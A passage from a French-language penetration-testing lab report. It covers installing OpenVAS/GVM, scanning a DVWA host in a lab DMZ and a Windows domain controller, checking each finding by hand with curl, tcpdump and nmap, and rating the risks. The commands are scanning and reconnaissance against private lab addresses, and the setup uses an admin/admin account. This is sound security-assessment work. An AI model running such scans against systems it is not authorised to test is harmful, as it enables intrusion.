  Downloading Notus files from
rsync://feed.community.greenbone.net/community/vulnerability-feed/24.10/vt-data/notus/
to /var/lib/notus
  Downloading NASL files from
rsync://feed.community.greenbone.net/community/vulnerability-feed/24.10/vt-data/nasl/ to
/var/lib/opensvas/plugins
Releasing lock on /var/lib/opensvas/feed-update.lock

```

```

(kawtar@Kawtar)-[~]
$ sudo greenbone-feed-sync --type scap
[sudo] password for kawtar:
Running as root. Switching to user '_gvm' and group '_gvm'.
Trying to acquire lock on /var/lib/gvm/feed-update.lock
Acquired lock on /var/lib/gvm/feed-update.lock
  Downloading SCAP data from
rsync://feed.community.greenbone.net/community/vulnerability-feed/24.10/scap-data/ to
/var/lib/gvm/scap-data
Releasing lock on /var/lib/gvm/feed-update.lock

```

```

(kawtar@Kawtar)-[~]
$ sudo greenbone-feed-sync --type cert
Running as root. Switching to user '_gvm' and group '_gvm'.
Trying to acquire lock on /var/lib/gvm/feed-update.lock
Acquired lock on /var/lib/gvm/feed-update.lock
  Downloading CERT-Bund data from
rsync://feed.community.greenbone.net/community/vulnerability-feed/24.10/cert-data/ to
/var/lib/gvm/cert-data
Releasing lock on /var/lib/gvm/feed-update.lock

```

FIGURE 42 — Résolution de l'erreur réseau et synchronisation des flux

La validation finale (**gvm-check-setup**) a confirmé un scanner opérationnel (v23.45.1), une base de 95 102 NVTs actifs et 526 NVTs Notus, ainsi que des certificats PKI et une base PostgreSQL fonctionnels. Un compte administrateur a été créé (**gvm** **--create-user=admin**) et la plateforme rendue accessible sur <https://127.0.0.1:9392>.

```
(kawtar@Kawtar)-[~]
$ sudo runuser -u _gvm -- gvm --create-user=admin --password=admin
User created.

(kawtar@Kawtar)-[~]
$ sudo gvm-check-setup
gvm-check-setup 25.04.0
This script is provided and maintained by Debian and Kali.
Test completeness and readiness of GVM-25.04.0
Step 1: Checking OpenVAS (Scanner) ...
  OK: OpenVAS Scanner is present in version 23.45.1.
  OK: Notus Scanner is present in version 22.7.2.
  OK: Server CA Certificate is present as /var/lib/gvm/CA/servercert.pem.
Checking permissions of /var/lib/openvas/gnupg/*
  OK: _gvm owns all files in /var/lib/openvas/gnupg
  OK: redis-server is present.
  OK: scanner (db_address setting) is configured properly using the redis-server s
ocket: /var/run/redis-openvas/redis-server.sock
  OK: the mqtt_server_uri is defined in /etc/openvas/openvas.conf
  OK: _gvm owns all files in /var/lib/openvas/plugins
  OK: NVT collection in /var/lib/openvas/plugins contains 95102 NVTs.
  OK: The notus directory /var/lib/notus/products contains 526 NVTs.
Checking that the obsolete redis database has been removed
  OK: No old Redis DB
  OK: ospd-openvas service is active.
  OK: ospd-OpenVAS is present in version 22.10.0.
Step 2: Checking GVM Manager ...
  OK: GVM Manager (gvm) is present in version 26.24.0.
Step 3: Checking Certificates ...
  OK: GVM client certificate is valid and present as /var/lib/gvm/CA/clientcert.pe
m.
  OK: Your GVM certificate infrastructure passed validation.
Step 4: Checking data ...
  OK: SCAP data found in /var/lib/gvm/scap-data.
  OK: CERT data found in /var/lib/gvm/cert-data.
Step 5: Checking Postgresql DB and user ...
  OK: Postgresql version and default port are OK.
gvm      | _gvm      | UTF8      | libc      | en_US.UTF-8 | en_US.UTF-8 |
```

FIGURE 43 — Rapport de validation gvm-check-setup

```
(kawtar@Kawtar)-[~]
$ sudo gvm-start
[i] GVM services are already running

(kawtar@Kawtar)-[~]
```

FIGURE 44 — Démarrage des services GVM

VI.C. Audit de la zone démilitarisée (DMZ — DVWA)

1) Problématique de la découverte d'hôte. Un premier scan (« Scan-DMZ ») a échoué (sévérité N/A, 0 vulnérabilité détectée) : OpenVAS exécute par défaut un test de vivacité (*Alive Test*) fondé sur ICMP/ARP avant de lancer les scripts NVT ; le filtrage ICMP par pfSense a conduit le scanner à considérer l'hôte comme injoignable (*Dead Host*).




FIGURE 45 — Configuration de la cible DMZ-DVWA (192.168.50.128)




FIGURE 46 — Échec du scan initial suite au filtrage ICMP

2) **Contournement technique.** Le paramètre *Alive Test* a été reconfiguré sur l'option **Consider Alive**, contraignant le scanner à exécuter directement l'ensemble des contrôles NVT sur l'adresse cible sans phase de découverte préalable.




FIGURE 47 — Reconfiguration du paramètre Alive Test sur « Consider Alive »

3) **Résultats et validation manuelle.** Le second scan a révélé plusieurs vulnérabilités, dont une de sévérité critique (10.0). Conformément à la méthodologie PTES, chacune a fait l'objet d'une vérification manuelle sur le terrain.

Operating System (OS) End of Life (EOL) Detection		10.0 (Critical)	80 %	192.168.50.128	192.168.50.128	general/tcp	N/A	N/A	Tue, Sep 1, 2026 8:33 PM Coordinated Universal Time
Missing 'HttpOnly' Cookie Attribute (HTTP)		5.0 (Medium)	70 %	192.168.50.128	192.168.50.128	8080/tcp	N/A	N/A	Tue, Sep 1, 2026 8:34 PM Coordinated Universal Time
Cleartext Transmission of Sensitive Information via HTTP		4.8 (Medium)	80 %	192.168.50.128	192.168.50.128	8080/tcp	N/A	N/A	Tue, Sep 1, 2026 8:34 PM Coordinated Universal Time
TCP Timestamps Information Disclosure		2.6 (Low)	80 %	192.168.50.128	192.168.50.128	general/tcp	N/A	N/A	Tue, Sep 1, 2026 8:33 PM Coordinated Universal Time
Wed, Sep 2, 2026 8:33 PM									

FIGURE 48 — Résultats du scan DMZ, sévérité critique 10.0

Fiche CVSS 1 — OS End-of-Life Detection

Champ	Valeur
Cible	192.168.50.128 (DVWA, port <code>general/tcp</code>)
Score CVSS v3.1 (Base)	10.0 — Critique
Qualité de détection (QoD)	80 %
Procédure de vérification	<code>curl -sI http://192.168.50.128:8080 grep -i server → Server: Apache/2.4.25 (Debian) ; puis docker exec -it dvwa_target cat /etc/os-release → PRETTY_NAME="Debian GNU/Linux 9 (stretch)"</code>
Verdict	Vrai Positif (VP) — Debian 9 (Stretch) est en fin de vie (EOL) depuis juin 2022, sans plus aucun correctif de sécurité

```

(kawtar@Kawtar)-[~/pentest-lab] (OS) End
$ curl -sI http://192.168.50.128:8080 | grep -i server
Server: Apache/2.4.25 (Debian)
10.0 (critical) 80 %

```

FIGURE 49 — Confirmation de l'en-tête Apache/Debian via curl

```

(kali@kali)-[~/lab-pentest]
$ docker exec -it dvwa_target cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

```

FIGURE 50 — Validation de la version Debian 9 (Stretch) EOL

Fiche CVSS 2 — Missing 'HttpOnly' Cookie Attribute

Champ	Valeur
Cible	192.168.50.128, port 8080/tcp
Score CVSS v3.1 (Base)	5.0 — Moyen
QoD	70 %
Procédure de vérification	<pre>curl -sI http://192.168.50.128:8080 grep -i set-cookie → Set-Cookie: PHPSESSID=883vinkadabp8v84bf4cmf3737; path=/ ; Set-Cookie: security=low (aucun attribut HttpOnly)</pre>
Verdict	Vrai Positif (VP) — un script malveillant (XSS) peut lire et exfiltrer le cookie de session PHPSESSID

```
(kawtar@Kawtar)-[~/pentest-lab]
$ curl -sI http://192.168.50.128:8080 | grep -i set-cookie
Set-Cookie: PHPSESSID=883vinkadabp8v84bf4cmf3737; path=/
Set-Cookie: PHPSESSID=883vinkadabp8v84bf4cmf3737; path=/
Set-Cookie: security=low
(kawtar@Kawtar)-[~/pentest-lab]
```

FIGURE 51 — Vérification des cookies de session dépourvus du drapeau HttpOnly

Fiche CVSS 3 — Cleartext Transmission of Sensitive Information

Champ	Valeur
Cible	192.168.50.128, port 8080/tcp
Score CVSS v3.1 (Base)	4.8 — Moyen
QoD	80 %

Procédure de vérification	<code>sudo tcpdump -i eth0 -nn -vv 'tcp port 8080 and host 192.168.50.128' & curl -s http://192.168.50.128:8080 > /dev/null</code> → requêtes/réponses HTTP capturées en clair (GET / HTTP/1.1), sans surcouche TLS
Verdict	Vrai Positif (VP) — le service applicatif communique intégralement en clair

```
(kawtar@Kawtar)-[~/pentest-lab]
$ sudo tcpdump -i eth0 -nn -vv 'tcp port 8080 and host 192.168.50.128' & curl -s http://192.168.50.128:8080 > /dev/null
[2] 121615
TCP Timestamps
(kawtar@Kawtar)-[~/pentest-lab]
$ tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
18:48:47.495863 IP (tos 0x0, ttl 64, id 39468, offset 0, flags [DF], proto TCP (6), length 60)
  192.168.10.50.59156 > 192.168.50.128.8080: Flags [S], cksum 0xbe31 (incorrect → 0xcf62), seq
  2968018375, win 64240, options [mss 1460,sackOK,TS val 3515472071 ecr 0,nop,wscale 10], length 0
18:48:47.497457 IP (tos 0x0, ttl 62, id 0, offset 0, flags [DF], proto TCP (6), length 60)
  192.168.50.128.8080 > 192.168.10.50.59156: Flags [S.], cksum 0x9f59 (correct), seq 3514949264,
  ack 2968018376, win 65160, options [mss 1460,sackOK,TS val 3312826072 ecr 3515472071,nop,wscale 9
  ], length 0
18:48:47.497516 IP (tos 0x0, ttl 64, id 39469, offset 0, flags [DF], proto TCP (6), length 52)
  192.168.10.50.59156 > 192.168.50.128.8080: Flags [.], cksum 0xbe29 (incorrect → 0xcc6f), seq
  1, ack 1, win 63, options [nop,nop,TS val 3515472073 ecr 3312826072], length 0
18:48:47.497616 IP (tos 0x0, ttl 64, id 39470, offset 0, flags [DF], proto TCP (6), length 135)
  192.168.10.50.59156 > 192.168.50.128.8080: Flags [P.], cksum 0xbe7c (incorrect → 0x9d5a), seq
  1:84, ack 1, win 63, options [nop,nop,TS val 3515472073 ecr 3312826072], length 83: HTTP, length:
  83
Resilient GET / HTTP/1.1
```

FIGURE 52 — Capture tcpdump démontrant le transit HTTP non chiffré

Fiche CVSS 4 — TCP Timestamps Information Disclosure

Champ	Valeur
Cible	192.168.50.128, port <code>general/tcp</code>
Score CVSS v3.1 (Base)	2.6 — Faible
QoD	80 %
Procédure de vérification	Analyse des options d'en-tête TCP dans la capture précédente : <code>options [mss 1460, sackOK, TS val 3515472071 ecr 0, nop, wscale 10]</code>

Verdict	Vrai Positif (VP) — l'option TCP Timestamps activée permet le calcul de l'uptime système par un tiers
---------	--

Bilan de la phase de validation (zone DMZ) : 4/4 vulnérabilités analysées manuellement ; taux de Vrais Positifs = **100 %** ; taux de Faux Positifs = **0 %**. L'intégralité des alertes du scanner a été confirmée sur le terrain, validant sans ambiguïté la surface d'exposition de la DMZ avant l'évaluation des zones internes.

VI.D. Matrice de risques priorisée — Zone DMZ

L'échelle retenue est : **Impact** — Faible (1), Moyen (2), Élevé (3), Critique (4) ; **Probabilité** — Rare (1), Possible (2), Probable (3), Très probable (4) ; **Niveau de risque global = Impact × Probabilité**.

TABLEAU I

MATRICE DE RISQUES PRIORISÉE — ZONE DMZ (192.168.50.128)

ID	Vulnérabilité validée	Score CVSS v3.1	Impact	Probabilité	Niveau de risque (I×P)	Priorité de traitement
V-01	OS End of Life (Debian 9)	10.0 (Critique)	4	3	12 (Élevé/Critique)	P1 — Immédiate
V-02	Absence du drapeau HttpOnly	5.0 (Moyen)	2	4	8 (Moyen)	P2 — Court terme
V-03	Transmission HTTP en clair	4.8 (Moyen)	2	3	6 (Moyen)	P2 — Court terme
V-04	TCP Timestamps Disclosure	2.6 (Faible)	1	3	3 (Faible)	P3 — Long terme

Synthèse des évaluations :

- **V-01** : l'absence de correctifs pour le noyau et les paquets de base de Debian 9 ouvre la voie à des failles d'élévation de privilèges ou de déni de service non patchées ; en DMZ, la probabilité est jugée forte dès lors qu'un attaquant prend le contrôle de l'application Web.
- **V-02** : sur une application vulnérable au XSS (DVWA), l'absence du drapeau **HttpOnly** permet l'exfiltration immédiate du cookie de session via JavaScript côté client.

- **V-03** : en cas d'interception de trafic ou de compromission d'un équipement intermédiaire, l'ensemble des données de session et des identifiants transite en texte clair.
- **V-04** : risque faible, exploité principalement en phase de reconnaissance pour déterminer l'uptime du système et affiner les attaques ciblant la pile réseau.

VI.E. Levée de l'isolement inter-zones (pfSense)

Une fois l'audit DMZ finalisé, la méthodologie évolue vers une approche Grey-Box / audit interne. Les règles de filtrage pfSense ont été ajustées pour autoriser un flux de scan exhaustif :

- **Règle « Ouverture WAN »** : IPv4 Tout (TCP/UDP/ICMP), source 192.168.10.50 (Kali), destination 192.168.145.0/24 (LAN interne), tous ports.
- **Maintien de la règle applicative DMZ** : Kali → 192.168.50.128 sur TCP/8080 uniquement.

Rules (Drag to Change Order)											
☐	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✓ 0/0 B	IPv4 *	192.168.10.50	*	192.168.145.0/24	*	*	none		Ouverture WAN	  
☐	✓ 0/0 B	IPv4 TCP	192.168.10.50	*	192.168.50.128	8080	*	none		Autoriser Kali vers application web DMZ	  

 Add
  Add
  Delete
  Toggle
  Copy
  Save
  Separator

FIGURE 53 — Règles de filtrage pfSense autorisant le trafic d'audit vers 192.168.145.0/24]

La connectivité inter-zones a été validée par un scan Nmap ciblé sur le contrôleur de domaine :

```
nmap -p 445,3389,88,389 -Pn -sV 192.168.145.10
```

Le résultat confirme l'accessibilité de l'hôte 192.168.145.10 (WIN-VU0R5NTLCT2, latence 2,7 ms) et la réponse des services critiques Active Directory : Kerberos (88/tcp), LDAP (389/tcp, domaine `mylab.local`) et SMB (445/tcp).

```
(kawtar@Kawtar)-[~]
$ nmap -p 445,3389,88,389 -Pn -sV 192.168.145.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-02 13:26 +0100
Nmap scan report for 192.168.145.10 (192.168.145.10)
Host is up (0.0027s latency).

PORT      STATE SERVICE      VERSION
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-02 12:26:40Z)
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: mylab.local, Site
: Default-First-Site-Name)
445/tcp    open  microsoft-ds?
3389/tcp   filtered ms-wbt-server
Service Info: Host: WIN-VU0R5NTLCT2; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.98 seconds
```

FIGURE 54 — Validation CLI de la connectivité et des services AD sur 192.168.145.10

VI.F. Audit du sous-réseau LAN / Active Directory (192.168.145.10)

La configuration du scan a été optimisée : création d'une liste de ports dédiée **LAN-AD** (Kerberos TCP/88, LDAP TCP/389, SMB TCP/445, RDP TCP/3389), définition de la cible **LAN – AD-Windows Server**, et activation de l'option **Consider Hosts as Alive** afin de contourner un éventuel blocage ICMP par le pare-feu local Windows.




FIGURE 55 — Configuration de la liste de ports LAN-AD




FIGURE 56 — Spécification de l'IP cible du contrôleur de domaine

Allow simultaneous scanning via multiple IPs
☒ Yes ☐ No

Port List
 LAN-AD

Alive Test
☐ Use Scan Config Default ☒ Consider Hosts as Alive ☐ Custom

Credentials for authenticated checks

FIGURE 57 — Activation du mode Consider Hosts as Alive

New Task ×

Name
 Scan-LAN-AD-Windows Server

Comment

Scan Targets
 LAN - AD-Windows Server

Alerts

Schedule
 -- ☐ Once

Add results to Assets

FIGURE 58 — Création de la tâche de scan Scan-LAN-AD-Windows Server

Résultats. Le filtre de qualité de détection (QoD ≥ 70 %) fait ressortir une unique vulnérabilité active, de sévérité faible.

Information	Results (1 of 9)	Hosts (1 of 1)	Ports (0 of 3)	Applications (0 of 0)	Operating Systems (1 of 1)	CVEs (1 of 1)	Closed CVEs (7 of 2)	TLS Certificates (0 of 0)	Error Messages (0 of 0)	User Tags (0)
Task Name	Scan-LAN-AD-Windows Server									
Scan Time	Wed, Sep 2, 2026 3:31 PM Coordinated Universal Time-Wed, Sep 2, 2026 3:45 PM Coordinated Universal Time									
Scan Duration	0:13 h									
Scan Status	Done									
Hosts scanned	1									
Filter	apply_overrides=0 levels=chml min_qod=70 result_hosts_only=0									
Timezone	Coordinated Universal Time (UTC)									

FIGURE 59— Synthèse d'exécution du scan OpenVAS sur le contrôleur de domaine

Information

Results

1 of 9

Hosts

1 of 1

Ports

0 of 3

Applications

0 of 0

Operating Systems

1 of 1

CVEs

1 of 1

Closed CVEs

7 of 2

TLS Certificates

0 of 0

Error Messages

0 of 0

User Tags

0

1 - 1 of 1

Vulnerability

Severity

QoD

Host

IP

Name

Location

EPSS

Score

Percentile

Created

ICMP Timestamp Reply Information Disclosure

2.1 (Low)

80 %

192.168.145.10

192.168.145.10

general/icmp

N/A

N/A

Wed, Sep 2, 2026 3:37 PM

Coordinated Universal Time

(Applied filter: apply_overrides=0 levels=chml rows=100 min_qod=70 first=1 sort=reverse=severity result_hosts_only=0)

1 - 1 of 1

FIGURE 60 — Résultats identifiant ICMP Timestamp Reply

CVE ↓	NVT ↓	Hosts ↓	Occurrences ↓	Severity ↓
CVE-1999-0524	ICMP Timestamp Reply Information Disclosure	1	1	2.1 (Low)
(Applied filter: apply_overrides=0 levels=chml rows=100 min_qod=70 first=1 sort=reverse=severity result_hosts_only=0)				

FIGURE 61 — Référencement CVE-1999-0524

Fiche CVSS 5 — ICMP Timestamp Reply Information Disclosure (Contrôleur de domaine)

Champ	Valeur
NVT	ICMP Timestamp Reply Information Disclosure

CVE	CVE-1999-0524
Cible	192.168.145.10, general/icmp
QoD	80 %
Score de Base	2.1 (Low) — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Score Temporel	2.1 (aucun correctif spécifique modifiant la maturité de l'exploit)
Score Environnemental	2.1 (ajusté à l'isolement du LAN interne)
Description	Permet à un attaquant distant d'extraire l'heure système précise via une requête ICMP Type 13, facilitant l'alignement d'attaques temporelles ou l'analyse du <i>clock skew</i>

Analyse des CVEs fermés. L'onglet *Closed CVEs* d'OpenVAS a mis en évidence 7 CVEs critiques (score 10.0) historiquement associés à SMBv1/SMBv2 (ex. CVE-2009-2526, CVE-2010-0020), tous classés comme non exposés — confirmant que la cible exécute une version à jour de Windows Server ou que les protocoles obsolètes ont été désactivés.

Information	Results (1 of 9)	Hosts (1 of 1)	Ports (0 of 3)	Applications (0 of 0)	Operating Systems (1 of 1)	CVEs (1 of 1)	Closed CVEs (7 of 2)	TLS Certificates (0 of 0)	Error Messages (0 of 0)	User Tags (0)
<< < 1 - 7 of 7 > >>										
CVE ↑↓	Host ↑↓	NVT ↑↓	Severity ↓							
CVE-2009-2526	192.168.145.10	Microsoft Windows SMB2 Negotiation Protocol RCE Vulnerability	10.0 (Critical)							
CVE-2009-2532	192.168.145.10	Microsoft Windows SMB2 Negotiation Protocol RCE Vulnerability	10.0 (Critical)							
CVE-2009-3103	192.168.145.10	Microsoft Windows SMB2 Negotiation Protocol RCE Vulnerability	10.0 (Critical)							
